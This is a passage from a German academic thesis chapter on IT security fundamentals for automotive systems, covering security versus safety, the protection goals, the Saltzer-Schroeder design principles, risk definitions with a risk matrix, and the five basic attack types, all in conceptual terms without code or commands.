Dieser Unterabschnitt behandelt ausgewählte Definitionen und Hilfsmittel der IT-Sicherheit. Es sei darauf hingewiesen, dass dies bewusst allgemein gehalten ist und primär auf gängiger Fachliteratur aus der Desktop-IT-Domäne beruht, in der die Forschungsdisziplin der IT-Sicherheit inzwischen langjährig etabliert ist. Sofern mit Blick auf den betrachteten automotiven Anwendungsfall Anpassungen für das Verständnis der entsprechenden Begrifflichkeiten oder die verwendeten Hilfsmittel vorgeschlagen werden, erfolgt dies mit entsprechender Herleitung und Begründung in den nachfolgenden Kapiteln.

2.1.1 Zum Begriff der „Sicherheit“: Security vs. Safety

In der deutschen Sprache wird mit dem Wort „Sicherheit“ ein Zustand bezeichnet, der laut Duden [Dude14] sowohl von dem *Freisein von Gefährdungen* als auch dem *Freisein von Fehlern und Irrtümern* gekennzeichnet ist. Die englische Sprache differenziert zwischen „Security“ und „Safety“, wobei ersterer Begriff primär Gefährdungen adressiert, die vorsätzlich herbeigeführt werden und immaterielle Werte bedrohen, während der zweite primär den Schutz materieller Werte (inkl. Leib und Leben) vor zufälligen bzw. unabsichtlich eintretenden Schäden adressiert.

Definition „IT-Sicherheit“:

Auf dem Gebiet der *IT-Sicherheit* (auch: *Informationssicherheit*, *Angriffssicherheit*) steht primär die Sicherheit im Sinne der Security im Vordergrund, weswegen die englischen Entsprechung der Begriff *IT Security* ist. Zum Schutz von Informationen, die durch moderne IT-Infrastrukturen verarbeitet und gespeichert werden, deckt die IT-Sicherheit mit Blick auf verschiedene Sicherheitsaspekte (siehe Unterabschnitt 2.1.3) ein breites Spektrum von Konzepten, Technologien und Prozessen ab.
Das Bundesamt für Sicherheit in der Informationstechnik (BSI) definiert den Begriff „IT-Sicherheit“ wie folgt:

> *IT-Sicherheit bezeichnet einen Zustand, in dem die Risiken, die beim Einsatz von Informationstechnik aufgrund von Bedrohungen und Schwachstellen vorhanden sind, durch angemessene Maßnahmen auf ein tragbares Maß reduziert sind. IT-Sicherheit ist also der Zustand, in dem Vertraulichkeit, Integrität und Verfügbarkeit von Informationen und Informationstechnik durch angemessene Maßnahmen geschützt sind.*

[BSI09]

Definition „funktionale Sicherheit“:

Die Sicherheit von IT-Systemen i.S.d. Safety wird hingegen häufig als *funktionale Sicherheit* bezeichnet und bezieht sich darauf, ob ein System unter den planmäßigen Einsatzbedingungen (d.h. unter Abwesenheit vorsätzlicher Angriffe / Manipulationen) seine bestimmungsgemäße Funktion korrekt erfüllt und selbst keine ungewollten Schäden verursacht (worunter in der Safety meist materielle Sach- und Personenschäden verstanden werden):

> *Funktionale Sicherheit adressiert die Eigenschaft eines Systems, dass von ihm für seine Nutzer bei ordnungsgemäßem Betrieb keine Gefahren ausgehen.*

[BrSe13]

Mit anderen Worten kann man die IT-Sicherheit auch als *Schutz eines technischen Systems vor dem Menschen* verstehen, während sich die Betriebssicherheit den *Schutz des Menschen vor einem System* zum Ziel setzt.

Im Weiteren Verlauf dieser Arbeit bezieht sich das deutsche Wort „Sicherheit“ (bzw. „sicher“) i.d.R. auf die Deutung gemäß dem englischen Begriff „Security“ (bzw. „secure“), sofern die beabsichtigte Deutungsweise nicht explizit, z.B. durch Verwendung der o.g. spezifischeren Begrifflichkeiten, kenntlich gemacht wird.
In der Automobilindustrie wurde der deutsche Begriff „Sicherheit“ lange Zeit nahezu ausschließlich im Sinne der Safety verwendet, beispielsweise im Fall passiver und aktiver Sicherheitssysteme, die Leib und Leben der Insassen schützen sollen. Die erst in den letzten Jahren zunehmend in den Fokus der Forschung gerückte IT-Sicherheit automotiver Systeme (vgl. Abschnitt 2.5) wird daher im Rahmen dieser Arbeit explizit als *automotive IT-Sicherheit* bzw. *automotive (IT) Security* gekennzeichnet.

2.1.2 Prävention, Detektion und Reaktion als Verteidigungslinien in der IT-Sicherheit

Gemäß dem ursprünglich aus dem Militärbereich entlehnten „defense in depth“-Prinzip (siehe z.B. [NSA01]) sollten wirksame Schutzvorkehrungen verschiedene Verteidigungslinien aufweisen, d.h. gleichzeitig verschiedene (teils wechselnde) Methoden einsetzen und damit auch Redundanzen beinhalten.
Bei der Absicherung informationstechnischer Systeme gegen Verletzungen der IT-Sicherheit (im Folgenden auch kurz: Vorfall) können parallel betriebene Maßnahmen zur Vorfalls-Prävention, -Detektion und -Reaktion als grundlegende Beispiele solcher Verteidigungslinien aufgefasst werden:

- **Prävention:** Ziel ist die Vorbeugung von IT-Sicherheitsvorfällen, d.h. dem Eintritt ungewünschter Folgen von vornherein entgegenzuwirken, indem bereits möglichst der Eintritt des Vorfalls verhindert wird.
  - Beispiel: Benutzer eines sicherheitsbewusst administrierten PC-Netzwerks dürfen nur freigegebene Programme starten (Erzwingung mittels Whitelist-Abgleich). Schadsoftware z.B. aus E-Mail-Anhängen kann auch durch Nutzerinteraktion nicht gestartet werden.
- **Detektion:** Ziel ist die Erkennung eingetretener IT-Sicherheitsvorfälle (teils auch noch im Nachhinein).
  - Beispiel: Eine per E-Mail zugestellte manipulierte Bilddatei nutzt eine bislang unbekannte Schwachstelle der (freigegebenen) Bildbetrachtungssoftware aus, um im Arbeitsspeicher Schadcode zur Ausführung zu bringen. Lokal installierte Schutzsoftware erkennt für die Bildbetrachtungssoftware untypische Verbindungsversuche ins Internet.
- **Reaktion:** Ziel ist, nach eingetretenen IT-Sicherheitsvorfällen Auswirkungen zu begrenzen und einen sicheren Zustand der betroffenen Systeme wiederherzustellen.
  - Beispiel: Der Netzzugriff der betroffenen Anwendung wird automatisch unterbunden und die Freigabe der Anwendung entzogen, bis der Administrator den Vorfall untersucht und die Verfügbarkeit eines Sicherheitspatches geprüft oder eine Alternativanwendung freigegeben hat.

Das Spektrum von Maßnahmen zur Unterstützung der Prävention, Detektion und Reaktion ist dabei breit kann sowohl technische als auch organisatorische und rechtliche Maßnahmen umfassen (siehe Abschnitt 2.1.4). In teilweiser Bezugnahme auf die Quelle [LJB+04], die die drei Bereiche auch als „Ebenen der Informationsabsicherung“ bezeichnet, werden im Folgenden einige beispielhafte Maßnahmen aufgeführt:

- **Prävention:** Einsatz von Zugriffskontrollmechanismen, kryptographischen Primitiven darauf aufbauender Protokolle, Firewalls, …
- **Detektion:** Beobachten des Netzwerkverkehrs, Prozessaktivität, Analysieren von Logdateien, …
- **Reaktion:** Rekonfiguration der Systeme / des Netzwerks, Wiederherstellung, Einleitung IT-forensischer Maßnahmen, …

Resultate und Erkenntnisse, die auf den hinteren Verteidigungslinien erzielt bzw. gewonnen werden (z.B. bei Anwendung einer Reaktion) können teils auch zu Verbesserungen der vorangestellten Linien (z.B. Prävention und Detektion) in ihrer Wirkung gegen zukünftige Vorfälle führen.

2.1.3 Sicherheitsaspekte / Schutzziele der IT-Sicherheit

In der IT-Sicherheit werden verschiedene Sicherheitsaspekte (engl.: security aspects) betrachtet, die je nach Definitionsquelle auch als „Schutzziele“ (z.B. in [Ecke08]) oder „Grundwerte der Informationssicherheit“ (z.B. in [BSI09]) bezeichnet werden.
Die Bedeutung wesentlicher gängiger Sicherheitsaspekte wird im Folgenden anhand ausgewählter Definitionen aus der Literatur vorgestellt. Die Auflistung beginnt mit den Aspekten der Vertraulichkeit, Integrität und Verfügbarkeit, die in Literatur und Praxis vielerorts als die zentralen drei Sicherheitsaspekte angesehen werden. Diese werden häufig um weitere, ergänzende Sicherheitsaspekte ergänzt, von denen an dieser Stelle die Authentizität und Nichtabstreitbarkeit und die Privatsphäre/der Datenschutz als wichtige Beispiele vorgestellt werden.

Vertraulichkeit (engl.: Confidentiality)

> *Vertraulichkeit ist der Schutz vor unbefugter Preisgabe von Informationen. Vertrauliche Daten und Informationen dürfen ausschließlich Befugten in der zulässigen Weise zugänglich sein.*

[BSI09]

Integrität (engl.: Integrity):

> *Integrität bezeichnet die Sicherstellung der Korrektheit (Unversehrtheit) von Daten und der korrekten Funktionsweise von Systemen. Wenn der Begriff Integrität auf "Daten" angewendet wird, drückt er aus, dass die Daten vollständig und unverändert sind. In der Informationstechnik wird er in der Regel aber weiter gefasst und auf "Informationen" angewendet. Der Begriff "Information" wird dabei für "Daten" verwendet, denen je nach Zusammenhang bestimmte Attribute wie z.B. Autor oder Zeitpunkt der Erstellung zugeordnet werden können. Der Verlust der Integrität von Informationen kann daher bedeuten, dass diese unerlaubt verändert, Angaben zum Autor verfälscht oder Zeitangaben zur Erstellung manipuliert wurden.*

[BSI09]

Verfügbarkeit (engl.: Availability)

> *Die Verfügbarkeit von Dienstleistungen, Funktionen eines IT-Systems, IT-Anwendungen oder IT-Netzen oder auch von Informationen ist vorhanden, wenn diese von den Anwendern stets wie vorgesehen genutzt werden können.*

[BSI09]

Authentizität (engl.: Authenticity)

> *Mit dem Begriff Authentizität wird die Eigenschaft bezeichnet, die gewährleistet, dass ein Kommunikationspartner tatsächlich derjenige ist, der er vorgibt zu sein. Bei authentischen Informationen ist sichergestellt, dass sie von der angegebenen Quelle erstellt wurden. Der Begriff wird nicht nur verwendet, wenn die Identität von Personen geprüft wird, sondern auch bei IT-Komponenten oder Anwendungen.*

[BSI09]

Nichtabstreitbarkeit / Verbindlichkeit (engl.: "non repudiation"):

> *Hierbei liegt der Schwerpunkt auf der Nachweisbarkeit gegenüber Dritten. Ziel ist es zu gewährleisten, dass der Versand und Empfang von Daten und Informationen nicht in Abrede gestellt werden kann. Es wird unterschieden zwischen*
> - *Nichtabstreitbarkeit der Herkunft: Es soll einem Absender einer Nachricht unmöglich sein, das Absenden einer bestimmten Nachricht nachträglich zu bestreiten.*
> - *Nichtabstreitbarkeit des Erhalts: Es soll einem Empfänger einer Nachricht unmöglich sein, den Erhalt einer gesendeten Nachricht nachträglich zu bestreiten.*

[BSI09]

Datenschutz / Privatsphäre

Ergänzend zu den obigen Schutzzielen wird häufig Datenschutz als weiterer wichtiger Sicherheitsaspekt betrachtet, der sich im Gegensatz zu den obigen Beispielen gezielt auf *personenbezogene* Daten bezieht und gegen die Verletzungen der Persönlichkeitsrechte richtet. Dieser teils auch unter Privatsphäre geführte Aspekt wird beispielsweise in [BSI09] wie folgt definiert:

> *Datenschutz soll den Einzelnen davor schützen, dass er durch den Umgang mit seinen personenbezogenen Daten in seinem Persönlichkeitsrecht beeinträchtigt wird. Mit Datenschutz wird daher der Schutz personenbezogener Daten vor etwaigem Missbrauch durch Dritte bezeichnet.*
>
> [BSI09]

2.1.4 Sicherheitskonzepte und -maßnahmen (Überblick)

Die Berücksichtigung der Sicherheitsaspekte bzw. Schutzziele erfolgt in der Praxis durch den Einsatz konkreter Sicherheitskonzepte und -maßnahmen. Neben verschiedenen möglichen Arten der Ausrichtung (z.B. bzgl. Prävention, Detektion oder Reaktion, siehe Abschnitt 2.1.2) kann auch die Art ihrer Realisierung unterschiedlich gestaltet werden: Beispielsweise können Maßnahmen zur Förderung von Schutzzielen technisch, organisatorisch oder rechtlich gestaltet sein. Aufgrund der Breite dieses Spektrums verzichtet der vorliegende Grundlagenteil bewusst auf detaillierte Vorstellungen der zahlreichen etablierten Schutzkonzepte und -maßnahmen. Stattdessen wird im Folgenden ein allgemeiner Überblick über das Spektrum technischer, organisatorischer und rechtlicher Maßnahmen gegeben, der mit Verweisen auf entsprechende weiterführende Fachliteratur hinterlegt ist.

- ***Technische Ebene:*** Technisch realisierbare Konzepte und Maßnahmen zum Schutz der IT-Sicherheit sollten über alle Phasen eines Entwicklungsprozesses hinweg (d.h. beginnend mit der Anforderungsanalyse) Berücksichtigung finden. Entsprechende Vorgehensweisen werden z.B. in Kapitel 4 von [Ecke08] unter dem Überbegriff „Security Engineering“ vorgestellt.
  Konkrete Konzepte und Maßnahmen können z.B. auf formalen Sicherheitsmodellen aufbauen, die in der Literatur mit Fokus auf verschiedene Sicherheitsaspekte beschrieben sind (vgl. Kap. 6 in [Ecke08]). Für einen großen Teil technisch realisierbarer Schutzkonzepte und -maßnahmen stellen kryptographische Verfahren und Protokolle wesentliche Bausteine dar. Bzgl. ausführlich dargelegter Kryptographie-Grundlagen (symmetrische und asymmetrische Kryptographie, kryptographische Hashverfahren, digitale Signaturen etc.) sei an dieser Stelle ebenfalls auf Fachliteratur wie [Ecke08] oder [PaPe10] verwiesen.
  Im Rahmen seiner IT-Grundschutz-Kataloge [BSI14b] liefert auch das Bundesamt für Sicherheit in der Informationstechnik eine Vielzahl von Beispielen technisch realisierbarer Schutzmaßnahmen. Diese finden sich dort schwerpunktmäßig in den Maßnahmenkatalogen „Hardware und Software“ (M4) und „Kommunikation“ (M5).

- ***Organisatorische Ebene:*** Auch über organisatorische Regelungen (z.B. firmeninterne Vorschriften, Sicherheits-Policies etc.) lässt sich eine Erhöhung des Sicherheitsniveaus erreichen. Eine Vielzahl diesbezüglicher Beispiele kann u.a. ebenfalls den IT-Grundschutz-Katalogen des BSI entnommen werden [BSI14b]. Diese finden sich schwerpunktmäßig im Maßnahmenkatalog „Organisation“ (M2) sowie teils in „Infrastruktur“ (M1), „Personal“ (M2) und „Notfallvorsorge“ (M6).

- ***Rechtliche Ebene:*** Auch gesetzliche Regelungen sind grundsätzlich geeignet, Verletzungen der IT-Sicherheit in ihrer Zahl zu reduzieren bzw. ihre Verfolgung zu ermöglichen. Einige aus [Ecke08] (dortiger Abschnitt 1.3.3) entnommene Beispiele entsprechender Regelungen mit (zumindest teilweise bestehender) Relevanz für IT-Sicherheitsvorfälle sind das Bundesdatenschutzgesetz (BDSG), das Zugangskontrolldiensteschutzgesetz (ZKDSG) sowie ausgewählte Paragraphen des Strafgesetzbuches (StGB, z.B. §202a-c, §263a, §265a, §269, §303a-b).

2.1.5 Designprinzipien für sichere Systeme

Um IT-Systeme möglichst sicher zu gestalten, sollten bereits in ihrem Entwurf grundlegende Prinzipien beachtet werden. Für eine Reduktion von Schwachstellen schon bei Design und Implementierung von IT-Systemen sollte daher auf bewährten Erfahrungswerten (best practices) aufgebaut werden. Entsprechende Beispiele dienten auch als Grundlage für eine der bekanntesten Sammlungen entsprechender Designprinzipien zur Entwicklung sicherer Systeme: Mit besonderem Fokus auf die Gestaltung ihrer Schutzmechanismen nannten Saltzer und Schröder 1975 in [SaSc75] acht zentrale Designprinzipien, die im Folgenden kurz vorgestellt werden (die deutschen Übersetzungen der acht Bezeichnungen wurden dabei aus [JüBu03] entnommen).

Economy of mechanism – Einfachheit der (Schutz-)mechanismen

Das Design sollte möglichst einfach und kompakt gehalten werden. Je einfacher ein System im Allgemeinen sowie seine Schutzmechanismen im Speziellen gehalten sind, desto leichter lassen sich Sicherheitslücken vermeiden oder identifizieren und beheben.

Fail-safe defaults – Minimale Berechtigungsvergabe

Dieses Prinzip sieht vor, die Ausgangszustände eines Systems gezielt so zu wählen, dass sie einem sicheren (secure) Zustand entsprechen, in dem keine Zugriffe erlaubt sind. In der Konsequenz werden Zugriffe ausschließlich auf Basis von Erlaubnissen anstatt von Verboten geregelt. Hintergrund ist, dass das Versagen eines zugriffserteilenden Mechanismus (= unberechtigte Abweisung) i.d.R. weniger sicherheitskritisch ist als ein Versagen bzw. Umgehen eines zugriffsverwehrenden (= unberechtigter Zugriff).

Complete mediation – Vollständige Berechtigungsüberprüfung

Zudem sollte eine systemweite Integration von Sicherheitsmechanismen betrieben werden. Im Fall von Zugriffskontrollmechanismen folgt hieraus, dass ein System die Berechtigung eines Nutzers nicht nur einmal (z.B. beim Einloggen), sondern bei jedem Zugriff auf jedes Objekt überprüfen sollte. Das bewusste Verzichten auf eine Zwischenspeicherung bereits erfolgter Zugriffsberechtigungen kann zwar einerseits erheblichen Mehraufwand bedeuten, reduziert aber andererseits die Gefahr unberechtigter Zugriffe (z.B. der Weiterbenutzung einer entzogenen Berechtigung).
Besonders im Fall verteilter Systeme (die oft unterschiedlich vertrauenswürdige Zonen umfassen) stellt die vollständige Berechtigungsüberprüfung ein besonders wichtiges, aber auch schwierig zu realisierendes Designprinzip dar ([KrSc09], S. 96).

Open design – Offener Entwurf

Das Design (d.h. der Entwurf) eines Systems soll nicht der Geheimhaltung unterliegen. Insbesondere sollte die Sicherheit der eingesetzten Mechanismen nicht darauf beruhen, dass potentielle Angreifer diese nicht kennen („no security by obscurity“). Der Anker der Sicherheit sollte vielmehr in der Kenntnis spezieller (i.d.R. kryptographischer) Schlüssel oder Passworte liegen, die sich vergleichsweise leichter schützen lassen als die Funktionsweise der Sicherheitsmechanismen oder der Aufbau des gesamten Systems. Damit ist dieses Designkriterium eng verwandt mit dem “Kerckhoffs-Prinzip” der Kryptographie, bei dem ein kryptographisches Verfahren nur als sicher gilt, wenn selbst ein Angreifer mit vollständiger Kenntnis über dessen Funktionsweise dieses nicht ohne Besitz der verwendeten Schlüssel umgehen kann:

> *It must not be required to be secret, and it must be able to fall into the hands of the enemy without inconvenience*
>
> Auguste Kerckhoffs, [Kerc83]

Grundsätzlich wäre die konsequente Schlussfolgerung aus diesem Prinzip, die Verfahren und Mechanismen aus dem Systementwurf offenzulegen (vgl. z.B. [Ecke08]). In der Praxis sprechen jedoch häufig Gründe gegen diese konsequente Umsetzung (vgl. z.B. [Bish04]). Gegen eine Veröffentlichung von Design, Implementierung (z.B. des Quellcodes) und Konfiguration eines Systems können beispielsweise die Bewahrung von Firmengeheimnissen (z.B. zum Schutz vor Analyse durch Mitbewerber oder Plagiarismus) oder vertragliche Weitergabebeschränkungen (z.B. bei zugekauften Hard-/Softwarekomponenten) sprechen. Teilweise

wird daher auch in der Literatur einer Geheimhaltung zugestimmt, sofern die Sicherheit nicht auf dieser beruht – diese also im Fall eines ungewollten Bekanntwerdens (z.B. durch Informationslecks oder -diebstahl) nicht wesentlich geschwächt werden würde.

Separation of privilege – Mehraugenprinzip

Ein für die Freigabe oder Kontrolle von Zugriffen bestimmter Schutzmechanismus ist sicherer, wenn er diese nicht nur an die Erfüllung einer Bedingung (z.B. Autorisierung durch Angabe eines Schlüssels), sondern mindestens zweier – voneinander unabhängiger – Bedingungen knüpft. Ein Beispiel ist die Verteilung mehrerer erforderlicher (z.B. kryptographischer) Schlüssel an mind. zwei unterschiedliche Personen nach dem Vier- bzw. Mehraugenprinzip.
Ein einzelnes Auftreten eines Sicherheitsvorfalls (z.B. Verlust oder Diebstahl von Zugriffscodes / kryptographischer Schlüssel, menschliche Fehlbedienungen oder vorsätzliche Widersetzung einzelner Mitarbeiter) genügt in der Folge nicht mehr, um die geschützten Werte zu gefährden.

Least privilege – Minimum an Rechten

Sowohl für die in einem System enthaltenen Komponenten und Anwendungen (Programme, Dienste etc.) als auch für die menschlichen Nutzer sollte gelten, dass diese mit der kleinstmöglichen Menge von Rechten arbeiten. Indem ihnen nur die für die Erfüllung ihrer Aufgaben erforderlichen Privilegien und Interaktionsmöglichkeiten zur Verfügung stehen, wird die Wahrscheinlichkeit und das Ausmaß möglicher Schaden durch ungewollte Ereignisse begrenzt. Hierunter fallen neben unbeabsichtigten Vorkommnissen (wie technische Fehlfunktionen oder Bedienfehler) insbesondere auch vorsätzliche Eingriffe (wie z.B. einen Rechtemissbrauch durch Schadsoftware), deren Aktionsradius durch Rechteminimierung ebenfalls erheblich beschränkt werden kann.
Unter der Bezeichnung „Need-to-know“ ist dieses Prinzip beispielsweise auch im militärischen Bereich etabliert.

Least common mechanism – Minimum an gemeinsamen Mechanismen

Wird ein Mechanismus von verschiedenen Entitäten (z.B. Nutzern) geteilt, um auf gemeinsam genutzte Ressourcen zuzugreifen (z.B. Speicherplatz, Dienste etc.), erhöht dies ebenfalls das Missbrauchspotential. Insbesondere werden hierdurch zusätzliche Informationsflüsse zwischen den Entitäten/Nutzern ermöglicht, weshalb entsprechende Mechanismen mit großer Vorsicht zu entwerfen sind, um nicht unbewusst Sicherheitslücken entstehen zu lassen. Das Prinzip „Least common mechanism“ besagt daher, die Anzahl gemeinsamer Mechanismen minimal zu halten, um die Anzahl potentieller Informationsflüsse zwischen Nutzern zu reduzieren und die Sicherheit des Systems handhabbar zu halten.

Psychological acceptability – psychologische Akzeptanz

Des Weiteren sollten die Bedienschnittstellen für die menschlichen Nutzer derart gestaltet sein, dass das System leicht und intuitiv bedienbar ist. Bezogen auf Sicherheitsmechanismen sind wichtige Voraussetzungen für die psychologische Akzeptanz, dass die Nutzer möglichst intuitiv und routiniert in der Lage sind, die Mechanismen korrekt anzuwenden. Trifft die Gestaltung eines Systems bzw. seiner Sicherheitsmechanismen im gegenteiligen Fall auf Ablehnung der Nutzer, wird dies hingegen tendenziell zu einer Schwächung der Sicherheit führen.

2.1.6 Bedrohung und Risiko

Der im Bereich der IT-Sicherheit gängige Begriff der *Bedrohung* wird durch das Bundesamt für Sicherheit in der Informationstechnik wie folgt definiert:

> *Eine Bedrohung ist ganz allgemein ein Umstand oder Ereignis, durch den oder das ein Schaden entstehen kann. Der Schaden bezieht sich dabei auf einen konkreten Wert wie Vermögen, Wissen, Gegenstände oder Gesundheit. Übertragen in die Welt der Informationstechnik ist eine Bedrohung ein Umstand oder Ereignis, der oder das die Verfügbarkeit, Integrität oder Vertraulichkeit von Informationen beeinträchtigen kann, wodurch dem Besitzer bzw. Benutzer der Informationen ein Schaden entstehen kann. Beispiele für Bedrohungen sind höhere Gewalt, menschliche Fehlhandlungen, technisches Versagen oder vorsätzliche Handlungen. Trifft eine Bedrohung auf eine Schwachstelle (insbesondere technische oder organisatorische Mängel), so entsteht eine Gefährdung.*
>
> [BSI09]

Der weiter reichende Begriff des Risikos wird im Kontext von IT-Sicherheitsvorfällen zumeist als komplexer Sachverhalt verschiedener Einflussfaktoren angesehen, die je nach Literaturquelle teils variieren können:

Risiko = Eintrittswahrscheinlichkeit x Schadensausmaß

Dieser verbreitete Zusammenhang spiegelt sich beispielsweise in den Definitionen des Risikobegriffs wider, die sich beim BSI sowie Claudia Eckert finden:

> *Risiko ist die häufig auf Berechnungen beruhende Vorhersage eines möglichen Schadens im negativen Fall (Gefahr) oder eines möglichen Nutzens im positiven Fall (Chance). Was als Schaden oder Nutzen aufgefasst wird, hängt von Wertvorstellungen ab.*
>
> *Risiko wird auch häufig definiert als die Kombination aus der Wahrscheinlichkeit, mit der ein Schaden auftritt, und dem Ausmaß dieses Schadens.*
>
> *Im Unterschied zu "Gefährdung" umfasst der Begriff "Risiko" bereits eine Bewertung, inwieweit ein bestimmtes Schadensszenario im jeweils vorliegenden Fall relevant ist.*
>
> [BSI09]

> *Unter dem Risiko (engl. risk) einer Bedrohung verstehen wir die Wahrscheinlichkeit (oder relative Häufigkeit) des Eintritts eines Schadensereignisses und die Höhe des potentiellen Schadens, der dadurch hervorgerufen werden kann.*
>
> [Ecke08]

Eine weitere Variante dieser Definition findet sich z.B. in [HRS+09], wo das Risiko wie folgt definiert wird: *Risk = Possible Severity x Attack Probability*. Dabei werden die folgenden, teils den „Common Criteria for Information Technology Security Evaluation“ (ISO/IEC 15408 [ISO05]) entlehnten Teildefinitionen geliefert*:*

– *Severity = Impact to Safety, Privacy, Financial Loss, Operational Functionality*
– *Attack Probability = Inverse “Required Attack Potential” (minimum effort required)*

mit *Attack Potential = Minimum effort*.

		Impact		
		Low	***Medium***	***High***
Likeli-hood	***Low***	Low	Low	Medium
	Medium	Low	Medium	High
	High	Medium	High	High

Tabelle 1: Matrix zur Ermittlung des Risikopotentials nach Abschnitt 4.2 aus [ABE+08]

Bei der Betrachtung eines konkreten Systems kann das Risikopotential verschiedener Angriffsszenarien anhand der jeweils ermittelbaren bzw. abschätzbaren Eintrittswahrscheinlichkeiten und Schadensausmaße ermittelt werden. Als Grundlage kann z.B. eine Berechnungsmatrix dienen wie die nach [ABE+08] in Tabelle 1 dargestellte.

Risiko = Bedrohung x Schwachstelle x Schadensausmaß

In weiteren Literaturquellen wird häufig auch der Zusammenhang *„Risiko = Bedrohung x Schwachstelle x Schadensausmaß“* angeführt (z.B. in [Indu03] als „Risk = Threat x Vulnerability x Consequences“).
Hierbei wird die Eintrittswahrscheinlichkeit (siehe Definitionen im vorherigen Abschnitt) konkret als Kombination vorliegender Bedrohungen (threats) und Schwachstellen (vulnerability) aufgefasst. Dies wird auch in der Definition nach [Wrig07] deutlich:

> *A function of the likelihood of a given threat-source's exercising a particular potential vulnerability and the resulting impact of that adverse event on the organisation.*
>
> [Wrig07]

Diese Kombination von Bedrohung und Schwachstelle erlaubt z.B. die Schlussfolgerung, dass aus einer gegebenen Bedrohung (s.o., teils auch: Bedrohungslage) nur dann das Vorhandensein eines Risikos folgen kann, wenn auch Schwachstellen existieren, über die die vorhandenen Angreifer einen entsprechenden Vorfall einleiten können. Andererseits könnte auch für ein mit Schwachstellen behaftetes System das Vorhandensein eines Risikos negiert werden, sofern keine Bedrohung vorliegt – d.h. kein Angreifer existiert, der ein Interesse an der Ausnutzung der vorhandenen Schwachstellen hat.

Erweiterte Einflussfaktoren des Risikos

Claudia Eckert liefert im Abschnitt 1.3.2 von [Ecke08] zudem eine detailliertere Übersicht des erweiterten Kreises der Einflussfaktoren (Abbildung 1).




Abbildung 1: Einflussfaktoren für den Risikobegriff in der IT-Sicherheit nach [Ecke08]

2.1.7 Basisangriffe

IT-Komponenten sind als informationsverarbeitende Systeme gewissermaßen per Definition durch Bearbeitung von Datenflüssen gekennzeichnet. Selbst in einem von sämtlichen Netzwerken isolierten System bewegen sich Informationen als Datenflüsse, z.B. bei Lese-/ Schreibzugriffen auf persistente oder flüchtige Speicher(-medien) oder über analoge Nutzerschnittstellen zur Datenein- und -ausgabe.
Eine nahezu generell anwendbare Sichtweise von Angriffen auf IT-Systeme, die sich unabhängig von konkreten Betrachtungen z.B. zu ausgenutzten Schwachstellen oder technischen Vorgehensweisen anwenden lässt, ist die Rückführung auf generelle Arten von Basisangriffen (siehe z.B. [KrVV05]), die in Abbildung 2 dargestellt sind.

Abweichend vom normalen Datenfluss, der direkt von der Original-Quelle zum beabsichtigten Ziel gerichtet ist, kann ein Angreifer auf fünf generelle Arten passiv oder aktiv in diese Kommunikation eingreifen:

- **Lesen *(engl.: read, eavesdrop; auch: Sniffing)*:** Der Angreifer ist in der Lage, einen Datenfluss auf seinem Weg von der Quelle zum Ziel einzusehen (zu kopieren). Dies wird häufig auch als „Sniffing“ bezeichnet.
  Primär verletzter Sicherheitsaspekt: Vertraulichkeit
- **Unterbrechen *(engl.: interrupt / intercept / block)*:** Der Angreifer findet eine Möglichkeit, den Datenfluss zu unterbrechen, so dass die Daten das Ziel (jedoch auch den Angreifer) nicht erreichen.
  Primär verletzter Sicherheitsaspekt: Verfügbarkeit
- **Stehlen / Löschen *(engl.: steal / remove)*:** Der Angreifer leitet den Datenfluss auf sich um, die Daten erreichen das beabsichtigte Ziel nicht.
  Primär verletzte Sicherheitsaspekte: Verfügbarkeit, Vertraulichkeit
- **Modifizieren *(engl.: modify)*:** Der Angreifer verschafft sich eine „Man in the Middle“-Position, aus der er den Datenfluss von Quelle zu Ziel beliebig verändern kann.
  Primär verletzter Sicherheitsaspekt: Integrität
- **Erzeugen *(engl.: create / spoof / inject)*:** Der Angreifer erzeugt einen Datenfluss, der für das Ziel den Anschein erweckt, als käme er von der erwarteten Quelle.
  Primär verletzte Sicherheitsaspekte: Authentizität, Integrität




Abbildung 2: Die fünf generellen Basisangriffe

